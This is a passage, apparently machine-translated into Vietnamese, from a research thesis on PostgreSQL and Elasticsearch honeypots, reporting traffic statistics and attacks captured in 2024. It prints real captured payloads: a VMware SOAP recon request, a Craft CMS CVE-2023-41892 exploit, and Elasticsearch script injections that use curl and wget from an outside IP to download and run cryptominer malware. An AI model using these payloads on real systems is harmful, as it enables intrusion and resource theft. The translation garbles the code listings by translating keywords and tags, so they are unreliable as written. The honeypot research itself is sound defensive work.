Chúng tôi đã quan sát tổng cộng 397.810 hành động từ 1.955 IP riêng biệt. Cấu hình "mặc định" ghi lại 211.897 hành động (53,27%) từ 1.542 IP riêng biệt, trong khi cấu hình "tùy chỉnh" ghi lại 185.913 hành động (46,73%) từ 1.274 IP riêng biệt. Có sự chồng chéo đáng kể của 861 IP riêng biệt được chia sẻ (44,04%). Thoạt nhìn, điều này cho thấy sự khác biệt tối thiểu về hoạt động giữa hai cấu hình.


Tuy nhiên, tỷ lệ chồng chéo cho thấy sự khác biệt đáng kể trong các đối thủ hoạt động trên mỗi cấu hình. Sự khác biệt này rất thú vị vì cả hai cấu hình đều được lưu trữ trên cùng một mạng con, do đó, một máy quét có hệ thống sẽ được kỳ vọng tìm thấy tất cả các tru ờng hợp.

Hình 5.24 trình bày các mẫu hoạt động theo thời gian, cho thấy những biến động lớn về hoạt động trong suốt dòng thời gian. Các đinh đáng chú ý xảy ra khi bắt đầu, với các tru ờng hợp honeypot không có hoạt động nào. Những biến động lớn này dường như là do các nỗ lực đăng nhập gây ra. Thực vậy, chúng tôi đã quan sát thấy tổng cộng 43.131 nỗ lực đăng nhập trên cả hai cấu hình, với 14.019 trên cấu hình "mặc định" và 29.112 trên cấu hình "tùy chỉnh". Kết quả này chứng minh rằng tùy chỉnh tác động đáng kể đến các tương tác đối thủ đối thủ và đạt được một trong những mục tiêu của chúng tôi đối với honeypot này trong thử nghiệm chính. Sau khi lọc ra tất cả các IP đã thực hiện các nỗ lực đăng nhập, chúng tôi thu được hình 5.25. Hoạt động đã giảm đáng kể. Điều này là do mỗi nỗ lực đăng nhập thư ờng đi kèm với các hành động khác như kết nối, bắt tay và yêu cầu SSL, tắt cả cộng lại. Các đinh hoạt động được hiển thị trong hình này chủ yếu bao gồm các kết nối và chúng tôi không thể xác định được mục đích đăng sau các hành động này.


Khi xem xét kỹ hơn hình 5.26, hiển thị số liệu thống kê IP duy nhất (riêng biệt), ta thấy số lưu lượng đối thủ đang hoạt động dao động đáng kể so với hai honeypot khác đã thảo luận trước đó (hình 5.18 và 5.23). Ngoài ra, tỷ lệ các IP duy nhất mới xuất hiện theo thời gian tăng dần, với đường tích lũy hiển thị hình dạng giống như "logarit". Điều này cũng ít trơn tru hơn, phản ánh những biến động lớn ở các đối thủ mới. Một quan sát thú vị khác là sự biến động có vẻ cực đoan hơn trong tuần đầu tiên so với phần còn lại của dòng thời gian, cho thấy một mô hình bất ngờ trong hành vi đối thủ.

Điều đáng ngạc nhiên nữa là sự phân loại từ Greynoise dành cho các đối thủ, như thể hiện trong bảng 5.22.

Chúng tôi quan sát thấy rằng tương ứng với ít IP được phân loại là "không có dữ liệu" và "không xác định". Lần đầu tiên, chúng tôi cũng thấy rằng phần lớn hoạt động đã được phân loại là độc hại. Một lần nữa, phần lớn




Hình 5.24: Sticky Elephant: Phân bố thời gian của các hành động được quan sát từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024. Trục Y sử dụng thang logarit.



Hình 5.25: Sticky Elephant: Phân phối thời gian của các hành động được quan sát, không bao gồm các đối thủ tấn công bằng vũ lực, từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

trong số các IP có nguồn gốc từ các nguồn lành tính, đây có vẻ là một mô hình thư ờng xuyên diễn ra trong thí nghiệm chính. Khi kiểm tra hoạt động trong phân loại lành tính, chúng tôi chủ yếu tìm thấy các kết nối, bắt tay và yêu cầu SSL. Ngoài ra còn có nhiều truy vấn (một phần) bị lỗi, có thể được cho là chủ yếu bắt nguồn từ các giao thức bảo mật và thông tin tác nhân người dùng. Chuyển sang các nghiên cứu điển hình, chúng tôi



Hình 5.26: Sticky Elephant: Phân phối theo thời gian của các IP duy nhất, các IP duy nhất mới và các IP duy nhất mới tích lũy được quan sát (trục y bên phải) được quan sát từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

Phân loại #	IP #	Hành động
Không có dữ liệu 5 282		
Không rõ 331 91,546		
Lành tính 1.166 32.117		
Độc hại 453 273,865		

Bảng 5.22: Sticky Elephant: Phân loại nhiều xám của IP

quan sát thấy sự tái xuất hiện của cùng một cuộc tấn công phần mềm độc hại như trong thí nghiệm sơ bộ, được mô tả trong danh sách mã 5.2. Có rất nhiều nỗ lực và dễ dàng theo dõi do phương pháp tấn công và tập lệnh được mã hóa base64 vẫn không thay đổi. Các cuộc tấn công này bắt nguồn từ nhiều nguồn khác nhau, như phần lớn đến từ cùng một IP như đã thảo luận trong kết quả sơ bộ: 78.153.140.37 và 78.153.140.30, cả hai đều thuộc về cùng một công ty lưu trữ HOSTGLOBAL.PLUS LTD. Chúng tôi cũng đã quan sát thấy nhiều truy vấn từ hai IP này cố gắng thay đổi đặc quyền của người dùng theo nhiều cách khác nhau, sử dụng cả lệnh "ALTER" và "REVOKE".

Liên quan đến các cuộc tấn công mới, chúng tôi đã quan sát một số truy vấn như SELECT setting FROM pg_settings WHERE name='data_directory', sẽ trả về vị trí của thư mục dữ liệu. Ngoài ra, các lệnh như "BEGIN", "COMMIT" và "ROLLBACK" đã được sử dụng, cùng với 'select lo_creat(-1);', trả về các định danh đối tượng của một đối tượng lớn mới và trống. Các truy vấn này được thực hiện trong mili giây, gợi ý sử dụng một tập lệnh tự động. Tất cả các truy vấn này bắt nguồn từ IP địa chỉ 88.214.26.3 và có vẻ như là hoạt động do thám. IP này đã được Greynoise phân loại là độc hại và có liên quan đến Alviva Holdings, một tập đoàn dịch vụ CNTT của Nam Phi.

Tóm lại, với thời gian thu thập dữ liệu kéo dài và cấu hình bổ sung, chúng tôi đã phát hiện ra nhiều hiểu biết sâu sắc hơn. Có một sự biến động đáng chú ý trong hoạt động, chủ yếu do những kẻ thù hung hăng thúc đẩy. Cấu hình thứ cấp, được thiết kế để quan sát các biến thể trong hành vi đối đầu liên quan đến các cuộc tấn công bằng vũ lực đã đạt được mục tiêu của nó, cho thấy khôi lượng các nỗ lực tăng lên đáng kể. Thậm chí sau khi lọc ra những kẻ tấn công brute-force này, chúng tôi tiếp tục quan sát thấy những biến động lớn trong hoạt động. Phân tích sự phân phối của các IP duy nhất theo thời gian cho thấy những biến động lớn, đặc biệt là trong tuần đầu tiên,


và sự tham gia đối đầu liên tục. Hơn nữa, Greynoise cung cấp các phân loại chính xác hơn của lưu lượng truy cập đối nghịch trong trường hợp này. Chúng tôi cũng gặp phải sự tái diễn của cùng một cuộc tấn công phần mềm độc hại đư ợc xác định trong phân tích sơ bộ, phần lớn có nguồn gốc từ cùng một nguồn. Cuối cùng, chúng tôi đã quan sát hoạt động do thám, có khả năng bắt nguồn từ các máy bị nhiễm có liên quan đến một nhóm năm giữ dịch vụ CNTT.

5.2.4. Bình đàm hồi

Honeypot Elasticpot đã gặp phải những thách thức kỹ thuật trong quá trình thử nghiệm triển khai hàng loạt mà chúng tôi có thể không giải quyết trong thời gian hạn chế. Kết quả là, đối với nghiên cứu chính, chúng tôi chỉ giới hạn chạy cấu hình "mặc định" không có thay đổi. Cũng như các honeypot khác, chúng tôi đã mở rộng việc thu thập dữ liệu thời gian để tăng cơ hội nắm bắt đư ợc nhiều khai thác hơn. Trong suốt quá trình thu thập dữ liệu mở rộng này trong thời gian đó chúng tôi đã ghi lại tổng cộng 12.492 hành động tương ứng với 1.237 địa chỉ IP duy nhất.

Hình 5.27 minh họa sự phân bố theo thời gian của hoạt động đư ợc ghi lại trên honeypot. Biểu đồ cho thấy một số đợt hoạt động ngắn, là những ngoại lệ khá lớn. Những đợt này đư ợc quy cho đến sáu IP: 172.233.57.157, 172.233.57.39, 139.162.142.167, 143.42.206.215, 152.32.130.155 và 165.154.59.90, xuất phát từ hai nhà cung cấp dịch vụ đám mây, Akamai Cloud Connected và Ucloud Công nghệ thông tin. Các giá trị ngoại lệ là kết quả của các tập lệnh tự động quét URL từ danh sách đư ợc xác định trước, bao gồm các đường dẫn như /home, /admin, /base, /index, v.v., thư ờng đư ợc thêm vào các định dạng tệp như .html, .php, .jhtml, .shtml, .jsp và Các lần quét này bao gồm GET và HEAD yêu cầu sử dụng nhiều tác nhân người dùng khác nhau, bao gồm trình duyệt, máy khách Elasticsearch và máy khách Go HTTP. Hoạt động này cho thấy rõ ràng đây là nỗ lực trinh sát.

Những IP này và 13 IP khác cũng sử dụng phương thức POST để thực hiện các yêu cầu SOAP. Yêu cầu SOAP đư ợc trình bày chi tiết trong danh sách mã 5.5. Yêu cầu SOAP này đư ợc thiết kế để lấy nội dung dịch vụ từ Phiên bản VMware vSphere [94] (đòng 8-10), nhằm mục đích thu thập thông tin tình báo về các lỗ hổng tiềm ẩn của các dịch vụ VMware vSphere bị lộ. Đáng chú ý, blog bảo mật PwnDefend [72] đã đề xuất sử dụng cùng một yêu cầu SOAP với máy quét để xác định các dịch vụ VMware bị lộ sau khi phát hành CVE-2021-22005 [67], cho phép kẻ thù tải lên các tệp và thực thi mã từ xa. Hành động do thám này cho thấy kẻ thù có nhận thức về khả năng tích hợp Elasticsearch với VMware và là phương tiện tấn công để xâm nhập vào máy.



Hình 5.27: Elasticpot: Phân phối thời gian của các hành động đư ợc quan sát từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024


```

1 <soap:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema"
2   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
3   xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
4     <xà phòng:Tiêu đề>
5       <hoạt độngID>00000001-00000001</hoạt độngID>
6   </soap:Tiêu đề>
7   <xà phòng: Cơ thể>
8     <RetrieveServiceContent xmlns="urn:internalvim25">
9       <_this xsi:type="ManagedObjectReference" type="ServiceInstance">Dịch vụInstance</_this>
10      <_this xsi:type="ManagedObjectReference" type="ServiceInstance">Dịch vụInstance</_this>
11      <_this xsi:type="ManagedObjectReference" type="ServiceInstance">Dịch vụInstance</_this>
12    </xà phòng: Cơ thể>
12 </xà phòng: Phong bì>

```

Liệt kê 5.5: Yêu cầu SOAP được tạo ra để trinh sát các dịch vụ VMware bị lột. Truy xuất phiên bản VMware Vsphere thông tin từ dòng 8-10.

Hình 5.28 mô tả các IP duy nhất được ghi lại theo thời gian. Biểu đồ cho thấy sự biến động về số lượng kẻ thù đang hoạt động tại bất kỳ thời điểm nào, với những lần giảm xuống không thường xuyên, biểu thị các giai đoạn không hoạt động. Ngoài ra, dòng IP duy nhất mới tích lũy thể hiện hình dạng tương đối "tuyến tính", cho thấy sự ổn định sự gia tăng của những kẻ thù mới. Sự tuyến tính này có vẻ rõ rệt hơn những gì đã được quan sát trong kết quả từ RedisHoneyPot ở hình 5.23.



Hình 5.28: Elasticpot: Phân phối theo thời gian của các IP duy nhất, các IP duy nhất mới và các IP duy nhất mới tích lũy được quan sát (bên phải trục y) được quan sát từ ngày 19 tháng 3 năm 2024 đến ngày 11 tháng 4 năm 2024

Khi phân tích các phân loại Greynoise trong bảng 5.23, chúng tôi nhận thấy rằng trong khi phần lớn hoạt động có vẻ như xuất phát từ các nguồn "độc hại" trong khi phần lớn các tác nhân đến từ "lành tính" phân loại. Một lần nữa vẫn còn một phần đáng kể các địa chỉ IP và lưu lượng được phân loại theo "không dữ liệu" và phân loại "không xác định". Về hành vi của các diễn viên "lành tính", chúng ta chủ yếu chứng kiến hành vi quét tự nhiên như những phát hiện ban đầu của chúng tôi mà không quan sát thấy yêu cầu POST nào.

Về mặt hành vi đôi đầu, chúng tôi không còn quan sát thấy các truy vấn cụ thể hoặc các nỗ lực đánh cắp dữ liệu không giống như trong các kết quả sơ bộ. Về mặt tác nhân người dùng, chúng tôi cũng không quan sát thấy bất kỳ điều gì mới đáng chú ý. Tuy nhiên, chúng tôi đã xác định được các khai thác mới. Chúng tôi đã khám phá một hoạt động trinh sát trước đó trong tiêu mục này. Bây giờ, chúng tôi sẽ đi sâu vào khai thác mới thứ hai được quan sát thấy trong nhật ký của chúng tôi. Chúng tôi

Phân loại # IP #	Hành động
Không có dữ liệu 989	38
Không rõ 3,544	148
Lành tính 2.408	669
Độc hại 5551	382

Bảng 5.23: Elasticpot: Phân loại nhiễu xám của IP.

đã ghi lại hai trường hợp yêu cầu POST với tải trọng được liệt kê trong 5.6 tới URL /index.php từ một dịch vụ lưu trữ web, Pfcloud UG. Các IP này chỉ thực hiện một hoặc hai hành động trinh sát tại một ngày khác nhau trên honeypots của chúng tôi, gợi ý khả năng tương tác thủ công. Tải trọng này là một trong những bước đầu tiên của cuộc tấn công nhằm khai thác lỗ hổng trong Craft CMS [27], một quản lý nội dung web hệ thống, được xác định là CVE-2023-41892 [69]. Khai thác này đã được giới thiệu trong cả Hack The Box thách thức [1] và một blog bảo mật khác chứng minh cách sử dụng của nó [95]. Mục đích chính của khai thác này là tận dụng lỗ hổng trong Craft CMS, cho phép kẻ tấn công sử dụng PHP cho RCE. lời giải thích có thể cho cuộc tấn công một phần này là kẻ tấn công nhận ra rằng đó không phải là Elasticsearch chính hãng và không được kết nối với trang web chạy Craft CMS.

```
1 hành động=điều kiện/kết xuất[điều kiện người dùng]=craft\elements\điều kiện\người dùng\Điều kiện người dùng&
config={"name":"test[userCondition]","as xyz":("class":"\\GuzzleHttp\\Psr7\\FnStream",
"__construct()": [{"close":null}],"_fn_close":"phpinfo"})}
```

Danh sách 5.6: Mã khai thác Craft CMS CVE-2023-41892.

Quan sát thứ ba và cuối cùng là nỗ lực RCE khai thác khả năng viết kịch bản của Elasticsearch bằng cách nhúng mã độc hại vào URL. Mã liệt kê 5.7 cung cấp sự phân tích về một trong những mã độc hại này scripts, sử dụng script_fields để thực thi mã Java có hại (dòng 13-25) trong Elasticsearch. Chúng tôi đã xác định hai cuộc tấn công riêng biệt từ hai IP có nguồn gốc từ Tencent ở Trung Quốc. Trong danh sách mã 5.8, dòng 1-6 thể hiện mục tiêu của cuộc tấn công đầu tiên, trong khi các dòng 8-17 tương ứng với một cuộc tấn công khác của IP thứ hai. Cả hai phương pháp tiêm mã đều sử dụng Java, mặc dù chúng được viết khác nhau. Điều quan trọng cần lưu ý là Elasticsearch hỗ trợ khả năng tạo tập lệnh và Elasticsearch trích xuất đã khuyến nghị bảo mật thực hành để ngăn chặn tập lệnh độc hại [47], với các phương pháp cập nhật có sẵn trong tài liệu của họ [36]. Những nỗ lực này chỉ ra rằng kẻ thù đang khai thác các trường hợp Elasticsearch bị lỗ có thể cũng không được cấu hình đúng cách để chống lại các tập lệnh độc hại.

```
1 /_tim kiem?nguon={
2 "Kích thước": 1,
3 "truy vấn": {
4     "đã lọc": {
5         "truy vấn": {
6             "match_all": {}
7         }
8     }
9 },
10 "script_fields": {
11     "exp": {
12         "kịch bản": "
13             nhập java.util.*;
14             nhập java.io.*;
15             Chuỗi str = \"\"`;
16             BufferedReader br = BufferedReader mới(
17                 InputStreamReader mới(
18                     Runtime.getRuntime().exec(\"curl -o /tmp/sss6 http://61.160.194.160:35168/sss6\")
19                     .getInputStream()
20                 )
21             );
22             StringBuilder sb = new StringBuilder();
23             trong khi((str = br.readLine()) != null) {
24                 sb.append(chuỗi);
25             }
26             "
27         sb.toString();
28     }
29 }
```

29 }

Liệt kê 5.7: Mã lệnh độc hại trong truờng URL của Elasticsearch phần 1. Thực thi mã lệnh Java độc hại ở các dòng 13-25 thông qua módun tập lệnh của Elasticsearch.

```

1 lần   *
2 curl -o /tmp/sss6 http://61.160.194.160:35168/sss6 3 wget -c http://
61.160.194.160:35130/sss6 4 chmod 777 /tmp/.sss6 5 thực thi /tmp/./
sss6 6 rm /tmp/*
7
8 phòng   *
9 wget http://61.160.194.160:35168/sv6 10 chmod 777 sv6 11
exec ./sv6 12 rm -r sv6
13 phòng   *
14 wget http://61.160.194.160:35168/sv68 15 chmod 777 sv68 16
exec ./sv68 17 rm -r sv68

```

Liệt kê 5.8: Mã lệnh độc hại trong truờng URL của Elasticsearch phần 2. Có hai cuộc tấn công khác nhau, cuộc đầu tiên ở dòng 1-6 và cuộc thứ hai ở dòng 8-17. Cả hai mã lệnh đều cố gắng tải xuống phần mềm độc hại từ cùng một IP.

Chúng tôi không thể cuộn thành công bất kỳ tệp nào vì kết nối đã bị chối tại thời điểm đó, nhưng chúng tôi có thể tìm thấy các lần quét trên VirusTotal. Báo cáo cho "sss6" [86] cung cấp hàm băm SHA-256 của nó, liên kết nó với một họ phần mềm độc hại đã biết. Mặc dù không có báo cáo chi tiết nào, VirusTotal [87] chỉ ra rằng nó có liên quan đến họ phần mềm độc hại RudeDevil. Trang hành vi liệt kê các quy tắc khớp với Xmrig, một trình khai thác tiền điện tử mã nguồn mở và ghi chú các lần kiểm tra thông kê CPU, cho thấy nó là phần mềm độc hại liên quan đến khai thác.

Khai thác thứ hai, "sv6," trước đó cũng đã được quét trên VirusTotal [90] có băm SHA-256 liên kết đến một phần mềm độc hại khác [91]. Phần mềm độc hại này hoạt động tương tự như "sss6," và cũng là một phần của họ RudeDevil. Chúng tôi tin rằng đây là cùng một phần mềm độc hại với một số thay đổi về mã, vì kích thước của nó giống nhau và hành vi của nó cũng tương tự.

Cuối cùng, có "sv68". Tệp này chưa bao giờ được quét trên VirusTotal trước khi chúng tôi sử dụng VirusTotal để quét nó [92] và không có băm tệp nào được lấy ra. Với mối quan hệ giữa "sss6" và "sv6", chúng tôi đã tìm kiếm "sss68", đưa ra giả thuyết rằng nó là một phiên bản khác của "sv68". Thật vậy, đã tìm thấy một lần quét VirusTotal với băm tệp cho "sss68" [88]. Trang phân tích cho thấy nó chứa một trình đào tiền điện tử có thể chiếm đoạt tài nguyên theo Chiến thuật và Kỹ thuật ATT&CK [89] và xác nhận rằng nó là một phần của họ phần mềm độc hại RudeDevil.

Do hạn chế về thời gian và phạm vi của luận văn này, chúng tôi sẽ không thực hiện phân tích phần mềm độc hại theo cách thủ công. Do thiếu phân tích bằng văn bản mở rộng, chúng tôi cho rằng cả ba phần mềm độc hại đều là các phiên bản khác nhau của cùng một phần mềm độc hại đào tiền điện tử. Nghiên cứu trong tương lai có thể đi sâu hơn vào khía cạnh này.

Từ triển khai honeypot của chúng tôi, chúng tôi đã khẳng định lại các quan sát hiện có và phát hiện ra các hành vi đối nghịch mới. Trong quá trình phân tích theo thời gian, chúng tôi đã quan sát thấy nhiều IP thực hiện các hoạt động do thám bất thường bằng cách quét hàng loạt URL và kiểm tra các dịch vụ VMware bị lột. Phân tích hình 5.28 cho thấy các đối thủ mới được phát hiện với tốc độ "tuyến tính" tăng đều đặn. Trong các nghiên cứu điển hình, chúng tôi đã xem xét hai cuộc tấn công. Cuộc tấn công đầu tiên là một nỗ lực khai thác Craft CMS với mục tiêu là RCE. Cuộc tấn công thứ hai liên quan đến việc khai thác các khả năng viết kịch bản của Elasticsearch, cố gắng tận dụng các quy tắc viết kịch bản được cấu hình sai trên các máy chủ Elasticsearch bị lột. Điểm chính rút ra từ nhật ký của honeypot này là các đối thủ không chỉ tấn công trực tiếp DBMS mà còn nhắm mục tiêu vào các dịch vụ có khả năng liên kết với nhau để xâm phạm máy.

5.2.5. Mongodbs-honeypot Cuối cùng, chúng

